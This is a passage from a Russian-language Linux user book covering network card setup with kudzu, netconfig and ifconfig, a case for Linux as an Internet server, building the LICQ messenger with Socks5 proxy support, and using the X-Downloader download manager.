файла




Рис. 24.31. Редактирование сетевого интерфейса

зависит от версии дистрибутива) и добавит модуль в состав ядра (выполнит команду `insmod`).

Запустите `kudzu` из командной строки:




Рис. 24.32. Поиск нового оборудования



Рис. 24.33. Конфигуратор `netconfig`

Kudzu сообщит вам, что найден сетевой адаптер, и предложит его настроить. Нельзя отказываться от такого предложения, поэтому нажимаем кнопку **Настроить** и ждем, пока устройство будет сконфигурировано. После этого конфигуратор **kudzu** запустит конфигуратор сети — какой именно, зависит от версии дистрибутива. Например, в Red Hat 7.3 сеть конфигурирует программа **netconfig**. Конфигуратор сети предложит настроить найденную сетевую плату. От его предложения тоже отказываться не стоит.

Напомним параметры сетевого соединения: IP-адрес 192.168.1.5, сетевую маску — 255.255.255.0. Шлюз по умолчанию (Default gateway IP) и первичный сервер DNS (Primary nameserver) пока указывать не нужно — их у вас еще нет.

Нажимаем **ОК** и наблюдаем за работой конфигураторов **kudzu** и **netconfig**. Первый должен был добавить нужный нам модуль в файл `/etc/modules.conf`, а второй — настроить интерфейс `eth0`.




Рис. 24.34. Параметры интерфейса `eth0`

Проверяем работу **kudzu**. Для этого в любом редакторе или средстве просмотра открываем файл `/etc/modules.conf` (можно просто использовать команду `cat /etc/modules.conf`). Последняя строка — это имя модуля, добавленного утилитой **kudzu**:

Имя рабочей группы в Linux не используется — мы будем его указывать при настройке пакета Samba.

После изменения настроек сети перезагружать компьютер не нужно, это же не Windows. Лучше сразу протестировать настройки. Как тестировать, вы уже знаете.

Сначала нужно убедиться, что сетевой интерфейс функционирует без ошибок. Для этого в Windows использовалась программа `ipconfig`, а в Linux это делает программа `ifconfig` (interface configuration). Введите команду:

```
ifconfig
```

```
eth0      Link encap:Ethernet  HWaddr 00:02:44:7B:2B:86
          inet addr:192.168.1.5  Bcast:192.168.1.255
Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:11 Base address:0xb000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1512 (1.4 Kb)  TX bytes:1512 (1.4 Kb)
```

Последний интерфейс — это интерфейс обратной петли (127.0.0.1). Он нас не интересует, поэтому не обращайтесь на него внимания.

Что же выводит программа `ifconfig`? В первых двух строчках выводится тип адаптера (Ethernet) и его MAC-адрес (HWaddr, физический адрес адаптера).

В третьей строке — параметры интерфейса, означающие, что интерфейс запущен и используется, а его MTU равно 1500.



• Примечание

MTU (Maximum Transfer Unit) — максимальная единица передачи данных. Практически все протоколы позволяют использовать в кадрах поля переменной длины, это касается даже заголовка кадра. Максимально допустимое значение длины поля — это как раз и есть MTU.

Далее следует статистика — сколько пакетов принято/передано, сколько байтов принято/передано, а также сколько коллизий было с участием этого интерфейса.

Убедившись, что с интерфейсом все в порядке, можно попробовать пропинговать самого себя, а также соседний узел. Если же «пинги» не доходят, значит, тут возможны два варианта:

- Повреждена физическая среда передачи данных. Проверьте кабель. Если он не поврежден, проверьте подключение к коммутатору или повторителю. Также стоит проверить, правильно ли обжат кабель. Если кабель обжат неправильно, на повторителе (или коммутаторе) не будет гореть соответствующий индикатор. Также проверьте, включен ли сам повторитель.
- Неправильные настройки второго компьютера. А может, он просто выключен?

Настройка сети без использования конфигуратора (или на старых дистрибутивах)

Если же конфигуратор DrakConf у вас недоступен (либо у вас не запущен сервер X, либо вы используете другую версию Linux), то вышеописанные действия можно сделать вручную. Если у вас именно такой дистрибутив, рекомендую прочитать мою книгу «Linux-сервер своими руками», поскольку в этой книге данная тема рассматриваться не будет.

24.6. Серверные технологии Linux

Каждая операционная система имеет свое «призвание». Операционную систему Windows NT Server предпочтительнее использовать как сервер рабочих групп сетей Microsoft. Система Novell Netware лучше «смотрится» в роли файлового сервера и сервера печати. ОС UNIX первоначально разрабатывалась как Интернет-сервер.

Средства для работы с Сетью встроены непосредственно в ядро этой операционной системы, а все необходимое программное обеспечение для организации сервера входит в состав дистрибутива. UNIX-система работает со всеми сетевыми протоколами (особенно с TCP/IP) лучше, чем любая другая операционная система для платформы Intel. Все перечисленные выше качества касаются также и ОС Linux.

Операционная система Linux получает все большее распространение. В настоящее время Linux все чаще можно увидеть установленной на компьютерах домашних пользователей. Этому способствует дружественный интерфейс, надежность и быстродействие ОС Linux. Определенную роль, конечно, сыграла и лицензионная политика корпорации Microsoft — домашнему пользователю дешевле купить ОС Linux, чем покупать новый компьютер за \$ 400 и Windows 98 за \$ 60.

В этой главе мы не будем обсуждать преимущества Linux в качестве настольной системы, а поговорим о Linux-серверах. Microsoft Windows NT Server

(и Windows 2000 Server), на мой взгляд, больше подходят как серверы для небольшой рабочей группы. По своим параметрам Windows NT(2000) Server довольно надежны и быстры, но все же им не хватает масштабируемости, несмотря на заявления Microsoft о своих серверах.

Чтобы понять, почему Linux целесообразно использовать именно в качестве Интернет-сервера, немного вспомним историю. Давайте сначала обратимся к тем далеким 80-м годам прошлого столетия, когда в кабинетах стояли «калькуляторы» под управлением DOS: неприятный интерфейс, однозадачность, отсутствие поддержки мультимедиа, а под термином «сеть» понималось соединение двух компьютеров через последовательный или параллельный порт с помощью Norton Commander.

В начале 90-х годов (а именно в 1993 году) ситуация несколько изменилась: Microsoft выпустила рабочий вариант ОС Windows — Windows 3.1. Что же было новым в Windows 3.1? Во-первых, это многозадачность, во-вторых, поддержка виртуальной памяти, и, конечно же, относительно удобный графический интерфейс. В операционной оболочке (системой ее назвать трудно) Windows 3.1 не были реализованы сетевые функции. Поддержка сети появилась в следующей редакции Windows — Windows for Workgroups.

В 1995 году появилась операционная *система* Windows 95, представленная Microsoft чуть ли не самой совершенной системой. Однако эта операционная система также не была сетевой, *а лишь с поддержкой сетевых функций*. Принципиальным отличием от Windows 3.1 была 32-разрядность этой системы. В следующем году Microsoft выпускает настоящую сетевую операционную систему — Windows NT 4 Server. В этой системе был реализован (и нормально функционировал) протокол TCP/IP, который является стандартом сети Интернет, но протоколом по умолчанию он не являлся, а устанавливался опционально, то есть по требованию администратора.

В 2000 году мы стали свидетелями появления новой сетевой серверной операционной системы от Microsoft — Windows 2000 Server. Помимо прочих достоинств Windows 2000 по сравнению с Windows NT 4 Server нужно отметить службу управления каталогами Active Directory, поддержку по умолчанию протокола TCP/IP, а также средства для квотирования (ограничения дискового пространства).

Все кажется просто прекрасным, однако, если разобраться более детально, то в 2000 году Microsoft достигла того, что уже существовало в Unix еще в 80-х годах. Попробую сейчас все разъяснить. С самого своего начала (с 1979 года), операционная система Unix была:

1. 32-разрядной.
2. Многозадачной.
3. Многопользовательской, а значит *сетевой*.

Достижения инженерной мысли, о которых мы узнали только в 1993 году — многозадачность и поддержка виртуальной памяти, были реализованы в Unix еще в далеком 1979 году. К тому же протокол TCP/IP включен в состав ядра системы по умолчанию, а это говорит о многом. Хотя бы о том, что благодаря поддержке ядром протокола TCP/IP достигается высокое быстродействие программ, использующих этот протокол. Существует даже выражение: «Unix создан для сети, как птица для полета».

Квотированием, которое появилось в Windows совсем недавно, настоящих юниксоидов тоже не удивишь. А службу Active Directory можно заменить на **Network Information Service**. Может быть, это и не полноценная замена, но, учитывая, что этой службе уже пошел второй десяток лет...

Не нужно думать, что Unix всегда был неподъемный монстром с DOS-образным интерфейсом. Графическая система X Window создана достаточно давно, и существует множество Linux-приложений, использующих графический интерфейс. А благодаря таким графическим средам как KDE и Gnome, Linux стал еще более дружелюбным.

Еще один важный аспект — документация системы. Все без исключения Unix-подобные системы очень хорошо документированы и поэтому вся необходимая информация для настройки сервера по сути уже есть в вашем компьютере. Моя же задача при этом сводится к тому, чтобы научить вас использовать эту документацию, а также на практике рассмотреть ее применение.

Итак, что же получается: мы, используя программное обеспечение от Microsoft, отстали на двадцать лет в развитии, использовали, мягко говоря, не совсем надежное программное обеспечение и еще платили за это деньги? Ребятам из маркетингового отдела Microsoft нужно памятник поставить за их профессиональные качества.

Где же применяются Linux-серверы? Прежде всего, это Интернет-серверы. Вы можете спросить, почему именно Linux (Unix)? Почему не какая-нибудь другая операционная система, например, Windows NT (2000)? Давайте подумаем вместе. В начале 60-х годов по приказу Министерства обороны США была создана сеть Arpanet, которая и послужила в дальнейшем прототипом для создания Интернет. Как можно использовать NT-сервер в качестве Интернет-сервера, если он был выпущен в 1996 году? А Интернет-то существовал с 70-х годов. И существовал именно благодаря Unix-системам. Так почему же не использовать для предоставления Интернет-услуг родную операционную систему?

В самом деле, не будете же вы покупать для своего BMW запчасти от Honda? В случае с Интернетом это равноценное сравнение: Linux (Unix) для Интернета — абсолютно родная система. Использование других систем допустимо и кому-то может показаться более удобным, но только на том уровне, как будто бы вы действительно в автомобиль одной хорошей марки вставили бы деталь от автомобиля другой хорошей марки. Обе марки автомобилей хороши, но детали одной из них не предназначены для другой. Для справки:

относительно недавно был открыт сайт президента России. Так вот, этот сайт, к которому предъявляются повышенные требования надежности, безопасности и производительности, базируется именно на основе Red Hat Linux.

Многие правительственные и финансовые организации всего мира, например, Министерство иностранных дел Германии, используют Linux (SuSE Linux), а немецкий Dresdner Bank совместно с американской компанией CollabNet объявил о новой банковской информационной системе, построенной на основе Linux. И тут, как вы видите, дело не в деньгах — платить или не платить за Linux, а в заботе организаций о своей информационной безопасности и надежности своих серверов. Как объяснить клиенту, что его счет «будет закрыт», поскольку «программа выполнила недопустимую операцию»? Тут даже созданный журнал ошибок не поможет.

Второй отраслью применения Linux-серверов является создание кластеров для произведения параллельных вычислений. По определению кластер — это несколько компьютеров, объединенных вместе для совместного решения одной задачи. Объединение компьютеров, как правило, производится с помощью высокоскоростной сети. На сегодняшний день создано специальное программное обеспечение, позволяющее собрать кластер даже в домашних условиях, например, PVM (Parallel Virtual Machine). Более подробно на этом вопросе мы остановимся в гл. 27.

Помимо всего вышеуказанного существует еще множество направлений, где используются Linux-серверы: Web-серверы, FTP-серверы, почтовики, шлюзы, X-серверы, можно даже эмулировать домен NT с помощью пакета Samba. При этом нужно учитывать то, что все необходимое программное обеспечение уже входит в ваш дистрибутив:

1. Web-сервер Apache.
2. FTP-серверы wu-ftpd и ProFTPD.
3. Агенты МТА (Mail Transfer Agent) sendmail и postfix.
4. Поддержка сети Microsoft — пакет Samba.
5. DHCP (Dynamic Host Configuration Protocol) — сервер, который используется для автоматического назначения IP-адреса рабочим станциям в сети.
6. Прокси-сервер SQUID.
7. Брандмауэр IpChains и/или IpTables.
8. Сервер баз данных MySQL.
9. DNS-сервер.
10. Специальный прокси-сервер Socks5.

О настройке всех этих служб, а также о многом другом, вы сможете прочитать в моей книге «Linux-сервер своими руками», третье издание которой вышло в 2005 году в издательстве «Наука и Техника».

Набор программ для работы в Интернете

25.1. Программа-пейджер ICQ и Linux

Разве может известная операционная система не включить в свой состав популярную программу для общения — ICQ? Не могу сказать однозначно, что Linux является самой популярной операционной системой, все-таки первенство принадлежит Windows, но то, что ICQ — это самая популярная программа для общения, могу сказать точно. Посмотрите на свой UIN: вот столько пользователей было зарегистрировано *до* вас.

Ежедневно ряды пользователей ICQ пополняются, причем пользователей становится все больше и больше, их число растет даже не по часам, а по минутам. Наверное, компания Mirabilis, когда разработала первую версию ICQ, и не рассчитывала, что программа станет настолько популярной.

Клиент ICQ для Linux так и называется — Linux ICQ (рис. 25.1). Запустить программу можно с помощью команды `licq`. Программа может даже работать в терминале (консоли), для этого введите команду `licq -p console`

В этом пункте, предназначенном, прежде всего, для администраторов, мы поговорим об использовании ICQ в локальной сети. Как вы подключаетесь к Internet? С помощью модема? Тогда забудьте об этом пункте и переходите к чтению следующего.



Рис. 25.1.
Программа
ICQ для Linux

По умолчанию программа скомпилирована либо с поддержкой OpenSSL (протокол HTTPS) или без этой поддержки. Но от этой поддержки нам не холодно и не жарко. Если вам все-таки нужна поддержка Open SSL, то перекомпилируйте LICQ с опцией `--without-openssl`. Чтобы указать пути к библиотеке OpenSSL, используйте ключи `--with-openssl-lib=>путь` и `--with-openssl-inc=>путь`.

Как правило, пользователи локальной сети не имеют возможности прямого подключения к Интернету. Связь локальных пользователей с внешним миром осуществляется через специальный компьютер — шлюз. Настроив шлюз, администратор видит, что пользователи могут получать почту, смотреть Web-страницы и даже использовать внешние FTP-серверы.

Но рано или поздно какой-нибудь пользователь запустит ICQ и обнаружит, что он не может соединиться с сервером ICQ. Как же ему помочь? Существует несколько вариантов настройки, но я предпочитаю установить сервер Sock5 на шлюзе и всех пользователей ICQ пускать через этот сервер.

Однако есть одна маленькая загвоздка. Если в ICQ для Windows можно спокойно указать тип прокси Socks5 (или Socks4), то Lisq не поддерживает Socks5. Поэтому нужно установить библиотеки Socks5 и перекомпилировать ICQ с опцией:

```
--enable-socks5
```

То есть нужно перейти в каталог, в котором лежат исходники LICQ и ввести команду:

```
./configure --enable-socks5
```

Ясное дело, что исходники LICQ нужно перед этим еще загрузить. Их можно скачать с сайта www.licq.org.

После этого выполните команды: `make; make install`

Теперь нужно создать файл `/etc/libsocks5.conf` и добавить в него строку:

```
socks5 - - - - 192.168.0.1:port
```

где: 192.168.0.1 это адрес вашего socks5-сервера;

port порт, необходимый клиенту. Порт устанавливается при настройке сервера. Обычно используется номер порта 1080.

После перекомпиляции Lisq можно будет в настройках сети выбрать тип сервера Socks5. Вместо сервера Socks5 можно использовать другой сервер, например, Dante-Socks.

Настройка самого сервера выходит за рамки этой книги. О том, как настроить сервер Socks5, вы можете прочитать в моей книге «Linux-сервер своими руками», которая, как и эта книга, вышла в издательстве «Наука и Техника».

25.2. Программа скачивания файлов Downloader for X

Для операционной системы Windows разработано много менеджеров закачек файлов. Самыми известными являются FlashGet, ReGet, GetRight, Go!Zilla и другие.

Программа X-Downloader, разработанная Максимом Кошелевым (www.krasu.ru/soft/chuchelo), предназначена для загрузки файлов по протоколам HTTP и FTP.

Возможности программы таковы:

- Загрузка файлов по протоколам FTP и HTTP.
- Организация очередей и дочерей загрузки.
- Многопоточный дизайн, благодаря которому файлы загружаются намного быстрее, потому что каждый файл скачивается одновременно несколькими потоками. Количество потоков можно настроить. По умолчанию оно равно пяти.
- Множественные параллельные загрузки.
- Рекурсивное копирование по FTP и HTTP.
- Поддержка шаблонов при рекурсивном копировании по FTP.
- Поддержка прокси (FTP и HTTP).
- Принудительное ограничение скорости загрузки.
- Организация расписания загрузки.
- Приостановка загрузки файлов и докачка в случае разрыва соединения.
- Поддержка метода drag-and-drop для добавления загрузок.
- Прекрасная настраиваемость программы.
- Другие возможности, например, скины.

Программа X-Downloader входит в состав некоторых дистрибутивов. Точно знаю, что она входит в состав дистрибутивов группы ALT. Если программа не установлена, установите пакет X-Downloader, который доступен по адресу www.krasu.ru/soft/chuchelo. Можно также посетить сервер www.altlinux.ru или сервер RPM Find <http://rpmfind.net>.

Я с программой знаком достаточно давно (еще когда пакет программы назывался не X-Downloader, а как-то иначе, что меня сильно удивило). С тех времен программа заметно выросла, появились новые функции, а те, что были, усовершенствовались.

В левой части окна X-Downloader (рис. 25.2) отображаются активные очереди загрузки. Каждая очередь содержит список файлов, которые нужно скачать. Работа с очередями (создание, удаление) осуществляется с помощью меню **Очередь**. Если щелкнуть правой кнопкой мыши на названии очереди и выбрать команду **Свойства**, мы сможем изменить параметры очереди (см. рис. 25.3).




Рис. 25.2. Программа X-Downloader




Рис. 25.3. Параметры очереди

Самое главное свойство — это количество качающих, то есть количество потоков, которые будут использоваться для закачки.

В этом же окне вы можете:

- Определить, хотите ли вы видеть загруженные или неудачные закачки.
- Выбрать папку для загрузки файлов.
- Указать формат отображения размера и времени.
- Выбрать информационные столбцы.
- Изменить имя очереди.

Сейчас в списке файлов очереди Main находятся три задания: первое — файл `kernel-2.2.5-15.i386.rpm`, второе — файл `index.html` локального сервера, а третье — файл `1.tgz`. Для каждого задания отображаются:

1. Его состояние: приостановлен (первый файл), загружен (файл `index.html`), неудачная закачка (`1.tgz`) и закачка. Как вы уже заметили, если закачка приостановлена, то возле имени файла отображается бутылочка с крестиком, если загружен, то бутылочка с галочкой. Разбитая бутылочка с восклицательным знаком — это признак неудачной загрузки, а бутылочка без каких-либо символов означает, что файл закачивается в данный момент.
2. Имя файла.
3. Размер файла, сколько загружено, сколько осталось, а также процентное соотношение загруженного размера к общему, то есть, сколько процентов осталось.
4. Скорость соединения.
5. Количество попыток загрузки.
6. Адрес (полный URL файла).
7. Другая информация.

На панели состояния отображается информация о загружаемом файле.

Чтобы добавить новую закачку, нажмите кнопку **Добавить закачку** (самая первая на панели инструментов). Вы также можете нажать соседнюю кнопку — **Добавить закачку из буфера**, если вы предварительно поместили в буфер URL. Ну и можно воспользоваться, наверное, самым удобным способом — просто перетащить ссылку из окна Konqueror в окно программы X-Downloader. Появится окно **Добавить закачку** (см. рис. 25.4).

В поле URL нужно ввести URL. Если вы добавляете закачку из буфера или же методом `drag-and-drop`, то это поле уже будет заполнено. Вы не можете выбрать каталог для загрузки отдельно для каждого файла — это общий параметр для всей очереди.

Можно указать параметр **писать закачку в файл**, если вы хотите переименовать файл при скачивании. По умолчанию имя закачанного файла будет таким




Рис. 25.4. Добавить закачку

же, что и исходного. Если ваш сервер требует авторизации, укажите имя пользователя и пароль. Обычно это нужно для неанонимных FTP-серверов.

На закладке **Время** вы можете определить время и дату начала загрузки. Это очень удобно: если вам нужно загрузить какой-нибудь большой файл, например, то же ядро Linux, вы можете поставить загрузку на ночь. Только при этом не забудьте оставить компьютер включенным!

Все остальные параметры, которые находятся на вкладках **Общее**, **FTP**, **HTTP**, **Прокси**, являются глобальными, но вы все же можете их изменить, если отключите режим **Использовать параметры по умолчанию**. Вы даже сможете изменить каталог для загрузки.

Дважды щелкнув на любой загрузке, вы увидите протокол загрузки файла. В протоколе отображаются все ответы сервера и сообщения самой программы X-Downloader. Протокол помогает понять, почему же вы никак не можете загрузить тот или иной файл.

Обратите внимание на горизонтальный «светофор» на панели инструментов. На самом деле это ограничитель скорости. Красный свет означает, что будет использоваться самая низкая скорость, желтый — средняя, а зеленый — максимальная, то есть без ограничения. Определить пределы скоростей можно в настройках программы. Выполните команду **Настройки** → **Общие** (рис. 25.5).

В этом окне вы можете указать ограничитель скорости. Значения по умолчанию приведены на рисунке.




Рис. 25.5. Общие настройки

Кроме ограничения скорости, вы можете установить другие параметры, например, сохранение паролей, хотя я не рекомендую этого делать — мало ли что может случиться.

Но самые главные параметры находятся в группе **Закачка**. Категория **Ограничения** позволяет вам определить:

- Таймаут чтения из сокета (300 с).
- Таймаут до повторного соединения (5 с).
- Количество попыток (0 — не ограничено).
- Откат после обрыва (0 байт, то есть закачка будет продолжена с того же самого места). Эта возможность позволяет заново передать указанное число байт, которые, возможно, были искажены перед обрывом соединения.
- Ограничение скорости (0 байт/с). Здесь имеется в виду ограничение максимальной скорости.
- Максимум строк в логах (100).

В скобках приведены значения по умолчанию.

Категории параметров FTP и HTTP позволяют установить параметры, которые свойственны этим протоколам, например, можно указать адрес электронной почты для анонимного FTP-соединения и указать название HTTP-агента.

Категория **Прокси** позволяет определить прокси серверы для FTP- и HTTP-соединений, а также указать их параметры, например, имя пользователя и пароль. Что мне особенно понравилось, так это поддержка прокси-сервера

Socks5. Другие программы, например, LICQ, нужно перекомпилировать, чтобы включить поддержку Socks5, а здесь она присутствует по умолчанию.

Рассмотрим еще одну существенную и очень полезную функцию программы — Планировщик. С помощью Планировщика можно создавать расписания закачек и выполнять другие действия. Выполните команду **Настройки** → **Планировщик**, а в открывшемся окне нажмите кнопку **Новый** для добавления нового задания. Откроется окно **Редактировать действие** (рис. 25.6), в котором вы сможете определить действие, а также дату и время его выполнения:




Рис. 25.6. Окно «Редактировать действие»

Вы можете выбрать одно из действий, перечисленных в табл. 25.1. Кроме того, вы можете задать периодичность — определить количество попыток и период.

Допустимые действия Планировщика программы X-Downloader

Таблица 25.1

Действие	Описание
Ограничить скорость	С помощью этого действия вы можете как снизить, так и повысить скорость, поскольку вам по-прежнему доступны три режима: Минимум , Среднее и Неограниченное . Зачем это нужно? Допустим, вы каждый день загружаете какие-нибудь файлы. Вы знаете, что с 13 до 14 у вас обеденный перерыв, поэтому в 13 часов можно повысить скорость, а в 14 снизить, чтобы загрузка не загружала канал и тем самым не мешала вам работать в Интернете
Поднять главное окно	Отображает главное окно программы в указанное время
Выйти	Завершает работу программы
Удалить завершенные	Удаляет завершенные загрузки из очереди
Удалить неудачные	Удаляет неудачные загрузки из списка
Перезапустить загрузку	Вы можете указать загрузку, которую нужно перезапустить. Тут, наверное, нужно быть волшебником, чтобы угадать точное время перезапуска загрузки
Остановить загрузку	Останавливает загрузку
Удалить загрузку	Удаляет загрузку. Загрузка будет удалена в любом случае, даже несмотря на то, что она не завершена
Удалить, если завершена	Удаляет загрузку только в том случае, если она завершена
Добавить загрузку	Добавляет загрузку в список
Сохранить список	Сохраняет список
Выполнить команду	Позволяет выполнить внешнюю команду, то есть запустить программу а указанное время

25.3. Клиент gFTP

